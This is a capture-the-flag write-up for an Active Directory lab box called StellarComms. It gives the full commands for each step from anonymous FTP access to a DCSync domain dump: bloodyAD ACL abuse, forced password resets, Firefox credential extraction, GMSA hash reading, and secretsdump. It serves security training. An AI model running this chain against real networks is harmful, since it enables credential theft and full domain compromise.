StellarComms HackSmarter
StellarComms HackSmarter
StellarComms is a medium level active directory box which focuses mainly on lateral movement which is very concept friendly. Initial access can be gained through a world readable FTP share and then Lateral movement can be done upto a certain user. This user is having their browser password cached and saved in the app data, using firepwd to crack their pass leads to another user. Again with some lateral movement we get to an account which can read the GMSA password of a machine account and after compromising this account the privileges say that it can DCSync to the domain, doing so results in the full domain compromise.

Initial Enumeration
Some information is already provided to us i.e the username of a junior staff analyst - junior.analyst
What we don’t have are the credentials.
Rustmap
We start off using rustmap to find the open ports and services running on the box.
1
rustmap.py -ip 10.1.198.233



Looking at the results we have a numerous ports open which indicates that it is an Active directory box.
Also the hostname of the box can be identified from the scan i.e DC-STELLAR this is also the domain controller and the domain identified is stellarcomms.local. Adding these to our /etc/hosts file so that we can resolve the DNS.
We have anonymous access to the FTP, lets start our enumeration from FTP.
FTP Enumeration
Connecting to the FTP service anonymously.
1
ftp anonymous@10.1.198.233

First we need to turn passive mode on to list the directories.
Lets check what these contain

Downloading them all to our local box.

Now after enumerating the files for a while I found out this pdf named Stellar_UserGuide.pdf
Opening it reveals us this.
SMB Enumeration
This PDF contains a password, I tested it with the username we have for from the domain junior.analyst
1
nxc smb dc-stellar.stellarcomms.local -u 'junior.analyst' -p 'Galaxy123!' --shares

And we have successful authentication! across the domain.
Although we don’t have any interesting SMB Shares to enumerate, lets proceed with the bloodhound enumeration since now we have valid creds.
Bloodhound Enumeration
I am gonna use rusthound as the ingestor to download the domain’s LDAP data.
1
rusthound -d stellarcomms.local -u 'junior.analyst' -p 'Galaxy123!' -i 10.1.198.233

Marking junior.analyst as owned and checking the outbound connections from this user we can get to this.
Exploitation
Junior.analyst → Stellarops-control
We already own junior.analyst and we have writeowner permissions on stellarops-control group using bloodyAD to exploit this privilege.
1
bloodyAD -d stellarcomms.local -u 'junior.analyst' -p 'Galaxy123!' -i 10.1.198.233 set owner 'stellarops-control' 'junior.analyst'

Now we will provide genericAll to the group
1
bloodyAD -d stellarcomms.local -u 'junior.analyst' -p 'Galaxy123!' -i 10.1.198.233 add genericAll 'stellarops-control' 'junior.analyst'

Now we will add junior.analyst to the stellarops-control group.
1
bloodyAD -d stellarcomms.local -u 'junior.analyst' -p 'Galaxy123!' -i 10.1.198.233 add groupMember 'stellarops-control' 'junior.analyst'

Stellarops-control → Ops.controller
After adding junior.analyst to the group we now have force change password privilege over the ops.controller account, lets do that quickly.
1
bloodyAD -d stellarcomms.local -u 'junior.analyst' -p 'Galaxy123!' -i 10.1.198.233 set password 'ops.controller' 'aashwin10!'

We now own the Ops.controller account.
Shell as Ops.controller
Lets check for the winrm access as the ops.controller account.
1
nxc winrm dc-stellar.stellarcomms.local -u 'ops.controller' -p 'aashwin10!'

Lets login using evil-winrm
1
evil-winrm-py -i 10.1.198.233 -u 'ops.controller' -p 'aashwin10!'

Successfully got the shell!
Claiming the user.txt file.

Privilege Escalation
Firepwd
Now after owning the ops.controller, searching for a potential privilege escalation path.
I found that there is a Firefox setup file present in the users’s desktop.
I immidiately knew that there were cached passwords with this ops.controller account.

Compressing it to a archive.
1
2
Compress-Archive -Path "C:\Users\ops.controller\appdata\roaming\mozilla\Firefox\profiles\v8mn7ijj.default-esr" -DestinationPath "C:\users\ops.controller\
desktop\real.zip"

Now we will use firepwd to extract the passwords from the zip.
1
python3 firepwd.py -d ../v8mn7ijj.default-esr/

So now we have credentials for the astro.researcher user.
Bloodhound 2
Lets first verify the credentials for the astro.researcher user.
1
nxc smb dc-stellar.stellarcomms.local -u 'astro.researcher' -p 'Cosmos@42'

Validated!
Lets now mark this user as owned in bloodhound and see if there’s any outbound connections.

Astro.researcher → Eng.payload
As astro we have writeDACL over eng.payload so lets change the password for that user.
1
bloodyAD -d stellarcomms.local -u 'astro.researcher' -p 'Cosmos@42' -i 10.1.198.233 add genericAll 'eng.payload' 'astro.researcher'

1
bloodyAD -d stellarcomms.local -u 'astro.researcher' -p 'Cosmos@42' -i 10.1.198.233 set password 'eng.payload' 'aashwin10!'

We now own Eng.Payload.
Eng.payload → Satlink-service$
Checking outbound from Eng.Payload we have.

This account can read GMSA password for the satlink-service$ machine account.
Using bloodyAD to expose the NTLM hash of the machine account.
1
bloodyAD -d stellarcomms.local -u 'eng.payload' -p 'aashwin10!' -i 10.1.198.233 msldap gmsa

We now have the NT hash of the machine account.
Satlink-service$ → Administrator
Lets check for the outbound connections from this machine account.

We have the getChanges, GetChangesFilteredSet and GetChangesAll on the domain means we can now fully dump the whole domain using secretsdump.py.
Let me create a TGT for the Satlink-service$ machine account.
1
getTGT.py stellarcomms.local/'satlink-service$' -hashes :8e88fa82e8d437280311a942e0b11205 -dc-ip 10.1.198.233


1
secretsdump.py -k -no-pass dc-stellar.stellarcomms.local -dc-ip 10.1.198.233
